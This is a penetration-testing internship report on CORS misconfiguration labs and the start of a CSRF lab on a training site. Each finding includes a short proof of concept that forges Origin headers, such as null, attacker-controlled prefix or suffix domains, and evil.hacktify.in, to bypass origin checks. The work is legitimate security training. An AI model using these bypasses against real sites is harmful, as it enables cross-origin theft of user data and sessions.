Penetration Testing Report

Full Name : Suresh Babu B
Program : HCP-Penetration Testing Internship Week-3
Date : 01-03-2025

Introduction

In Week 3 of our security labs, we explored two critical web security vulnerabilities: **Cross-Origin Resource Sharing (CORS) misconfigurations** and **Cross-Site Request Forgery (CSRF) attacks**. These vulnerabilities can lead to unauthorized access, data theft, and malicious actions performed on behalf of users without their consent. Understanding and exploiting these flaws in a controlled environment is crucial for improving security defenses.

CORS misconfigurations occur when a web server improperly allows requests from untrusted origins, potentially exposing sensitive user data. CSRF attacks exploit authenticated sessions to execute unintended actions on behalf of a victim. By studying these vulnerabilities, we aim to enhance our penetration testing skills and security awareness.

1.Objective

The goal of this week's security lab was to understand the potential risks associated with CORS misconfigurations and CSRF attacks. We focused on identifying vulnerabilities, exploiting them in a controlled environment, and analyzing their impact on web applications. Additionally, we explored preventive measures and best practices to mitigate these threats. By conducting hands-on penetration testing, we strengthened our knowledge of secure coding practices and web security defenses.

2.Scope

This week's penetration testing activities were conducted on intentionally vulnerable web applications designed for educational purposes. We analyzed how misconfigured CORS policies could allow unauthorized access to sensitive information and how CSRF attacks could force users into performing unintended actions. The testing was carried out using various attack vectors, including JavaScript-based exploitation and CSRF payload injections. The scope also included evaluating the effectiveness of existing security controls and proposing enhancements to mitigate these risks.

Labs.Hacktify.in	**Cross-Origin Resource Sharing, Cross-Site Request Forgery.**

3.Summary

Throughout this week's security labs, we successfully exploited CORS misconfigurations and CSRF vulnerabilities, demonstrating the risks associated with improper access controls and lack of request validation. Our findings emphasize the importance of implementing strict security policies to prevent unauthorized cross-origin access and malicious request execution. By applying best practices such as enforcing origin restrictions, using CSRF tokens, and leveraging secure authentication mechanisms, web applications can significantly reduce the risk of these attacks.

Total number of Sub-labs: 13 Sub-lab

High	Medium	Low
05	**04**	**04**

High - **Five Sub-labs with hard difficulty level.**

Medium - **Four of Sub-labs with Medium difficulty level.**

Low - **Four of Sub-labs with Easy difficulty level.**

1. Cross-Origin Resource Sharing

1.1. CORS With Arbitrary Origin

Reference	**Risk Rating**
CORS With Arbitrary Origin	**Low**
Tools Used	
Burp Suite	


Vulnerability Description
A misconfiguration occurs when the server reflects the Origin header dynamically without proper validation. This allows an attacker to make unauthorized cross-origin requests and access sensitive data.
How It Was Discovered
By modifying the Origin header in Burp Suite to google.com, the response reflected it in Access-Control-Allow-Origin, confirming that the server allows arbitrary origins.
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php
Consequences of not Fixing the Issue
An attacker can exploit this flaw to extract user data or make unauthorized API requests on behalf of an authenticated user, leading to potential data leaks.
Suggested Countermeasures
Restrict CORS to a predefined list of trusted domains and avoid dynamically reflecting the Origin header. Additionally, disable credential sharing when not needed.
References
OWASP CORS Security Guide - https://owasp.org/www-project-secure-headers/#access-control-allow-origin

Proof of Concept :

1.When someone login in https://labs.hacktify.in/HTML/cors_lab/lab_1/cors_1.php there is Cors vulnerable on this page and have chances to take sensitive information.

2.Here I was add my origin to take down the user information like which I want to get from user info that all in attacker phase.

3.Example : Add Origin like google.com to I test with that.




1.2. CORS with Null Origin

Reference	**Risk Rating**
CORS with Null Origin	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
The application is vulnerable to **Cross-Origin Resource Sharing (CORS) with Null Origin**, which allows an attacker to make unauthorized cross-origin requests from sandboxed environments. This could lead to unauthorized access to sensitive data.	
How It Was Discovered	
By modifying the **Origin** header in the request to **null**, the server still responded with: Access-Control-Allow-Origin: null Access-Control-Allow-Credentials: true This behavior indicates that the application accepts requests from null origins, which can be exploited by hosting a malicious file on the attacker's local system or through sandboxed environments.	

Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_2/cors_2.php
Consequences of not Fixing the Issue
-Unauthorized access to sensitive user data via cross-origin requests. -Attackers can exploit this behavior by tricking victims into opening malicious files. -Increased risk of **CORS-based attacks**, especially when combined with other vulnerabilities.
Suggested Countermeasures
-Avoid allowing **null** origins in CORS policies. -Implement a strict **Access-Control-Allow-Origin** policy that only permits trusted domains. -Disable **Access-Control-Allow-Credentials** unless absolutely necessary.
References
OWASP CORS Security Guide

Proof of Concept :

1.Login then capture request on burp and add Origin: Null.




1.3. CORS with prefix match

Reference	**Risk Rating**
CORS with prefix match	**Medium**
Tools Used	
Burp Suite, Web Browser	
Vulnerability Description	
The application is vulnerable to **CORS misconfiguration with prefix matching**, allowing an attacker to bypass the origin validation mechanism. This means an attacker can control an origin that starts with "hacktify.in" and exploit this weakness to steal sensitive data.	
How It Was Discovered	
By modifying the **Origin** header to **hacktify.in.attacker.com**, the server responded with: Access-Control-Allow-Origin: hacktify.in.attacker.com Access-Control-Allow-Credentials: true This indicates that the server is performing **prefix-based origin validation**, meaning any domain starting with "hacktify.in" is trusted. An attacker can exploit this by hosting a malicious website with a subdomain like hacktify.in.attacker.com and tricking users into making unauthorized cross-origin requests.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_3/cors_3.php	
Consequences of not Fixing the Issue	
-An attacker can steal sensitive user data, including session tokens and personal information. -This issue is **high risk** if combined with **Access-Control-Allow-Credentials: true**, as it allows the attacker to make authenticated requests on behalf of the victim. -The victim's browser would unknowingly send requests to the vulnerable site and leak data to the attacker's domain.	
Suggested Countermeasures	
-Do **NOT** use prefix matching when validating origins. -Implement a strict **Access-Control-Allow-Origin** policy by maintaining an **explicit allowlist** of	

trusted origins. -Set **Access-Control-Allow-Credentials** to **false**, unless strictly required.
References
OWASP CORS Security Guide.

Proof of Concept :

1.Login and capture the request with the help of burp then add Origin: hacktify.in.attacker.com that reflects on response.




1.4. CORS with suffix match

Reference	**Risk Rating**
CORS with suffix match	**Medium**
Tools Used	
Burp Suite, Web Browser	

Vulnerability Description
The application is vulnerable to **CORS misconfiguration with suffix matching**, meaning it incorrectly allows any origin ending with hacktify.in. This flaw allows an attacker to host a malicious website at attacker.com.hacktify.in and gain unauthorized access to sensitive data.
How It Was Discovered
By modifying the **Origin** header to **attacker.com.hacktify.in**, the server responded with: Access-Control-Allow-Origin: attacker.com.hacktify.in Access-Control-Allow-Credentials: true This suggests the server is performing **suffix-based origin validation**, which is insecure. Attackers can abuse this to steal data or execute unauthorized actions on behalf of authenticated users.
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_4/cors_4.php
Consequences of not Fixing the Issue
-An attacker can steal cookies, session tokens, or other sensitive user data. -If **Access-Control-Allow-Credentials: true** is set, attackers can perform authenticated requests on behalf of users without their knowledge. -The vulnerability allows full control over API responses when users visit a malicious page.
Suggested Countermeasures
-Do **NOT** use suffix-based matching for CORS validation. -Maintain a strict **allowlist** of trusted origins. -Avoid setting **Access-Control-Allow-Credentials: true**, unless strictly required. -Consider using strict subdomain validation methods (e.g., exact domain comparison instead of partial matches).
References
OWASP CORS Security Guide

Proof of Concept :

1.Login and add Origin: attacker.com.hacktify.in there p3 vulnerable.




1.5. CORS with Escape dot

Reference	**Risk Rating**
CORS with Escape dot	**High**
Tools Used	
Burp Suite, Web Browser	
Vulnerability Description	
The application incorrectly validates the origin header, allowing an attacker to bypass CORS restrictions by manipulating the origin with an escaped dot (.).	
How It Was Discovered	
The Origin header was set to wwwhacktify.in instead of www.hacktify.in, and the server still accepted it.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/cors_lab/lab_5/cors_5.php	
Consequences of not Fixing the Issue	
-Unauthorized cross-origin access to sensitive data.	

-Potential data exfiltration via malicious web pages.
Suggested Countermeasures
-Implement strict allowlist-based origin validation. -Do not rely on string matching for origin validation. -Use server-side authentication instead of CORS-based controls.
References
OWASP CORS Security Guide

Proof of Concept :

1.Here there Origin: wwwhacktify.in is acceptable.




1.6. CORS with Substring match

Reference	Risk Rating
CORS with Substring match	**High**

Tools Used
Burp Suite, Web Browser
Vulnerability Description
The application validates the Origin header using **substring matching**, allowing unauthorized origins that contain a trusted domain as part of their name. Example: Setting Origin: hacktify.co bypasses the security check when the actual domain should be hacktify.in.
How It Was Discovered
By modifying the Origin header to hacktify.co (a non-trusted domain that shares a substring with hacktify.in), the server responded with Access-Control-Allow-Origin: hacktify.co, proving improper validation.
Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_6/cors_6.php
Consequences of not Fixing the Issue
-Attackers can register domains like hacktify.co, hacktify.xyz, or hacktify.evil.com to **bypass** CORS protections. -Leads to **cross-origin data theft**, unauthorized API access, and **account hijacking** in extreme cases
Suggested Countermeasures
-Implement **strict origin validation** using an **exact match** rather than substring checks. -Use **server-side authentication** mechanisms instead of relying solely on CORS. -Restrict Access-Control-Allow-Credentials to prevent unauthorized access to sensitive resources.
References
OWASP CORS Security Guide

Proof of Concept :

1.Login and check the security mechanism and I try to bypass with Origin: hacktify.in.




1.7. CORS with Arbitrary Substring

Reference	**Risk Rating**
CORS with Arbitrary Substring	**High**
Tools Used	
Burp Suite, Web Browser	
Vulnerability Description	
The server uses **arbitrary substring matching** to validate the Origin header, making it possible for an attacker to forge an origin that **partially includes** the trusted domain. Example: If the allowed domain is hacktify.in, an attacker can use https://evil.hacktify.in and still receive Access-Control-Allow-Origin: https://evil.hacktify.in.	
How It Was Discovered	
By modifying the Origin header to https://evil.hacktify.in, the response still included: Access-Control-Allow-Origin: https://evil.hacktify.in • This indicates improper validation, allowing an attacker to **steal sensitive data** from users logged into hacktify.in.	

Vulnerable URLs
https://labs.hacktify.in/HTML/cors_lab/lab_7/cors_7.php
Consequences of not Fixing the Issue
Attackers can create malicious subdomains like evil.hacktify.in or phish.hacktify.in to **bypass** security policies. Leads to **cross-origin API abuse**, account hijacking, and **data exfiltration**.
Suggested Countermeasures
-Use **strict origin validation**—match **exact domains** instead of using contains(). -Implement **whitelisting** for trusted origins **without wildcard or substring checks**. -Ensure Access-Control-Allow-Credentials is **not** enabled unless necessary.
References
OWASP CORS Misconfigurations

Proof of Concept :

1.There simply use the Origin: https://evil.hacktify.in.




2. Cross-Site Request Forgery

2.1. Eassyy CSRF


Reference	**Risk Rating**
Eassyy CSRF	**Low**
Tools Used	
Burp Suite	
Vulnerability Description	
CSRF occurs when an attacker tricks an authenticated user into unknowingly executing unauthorized actions on a web application where they are logged in. This can result in unauthorized fund transfers, account modifications, or other malicious activities.	
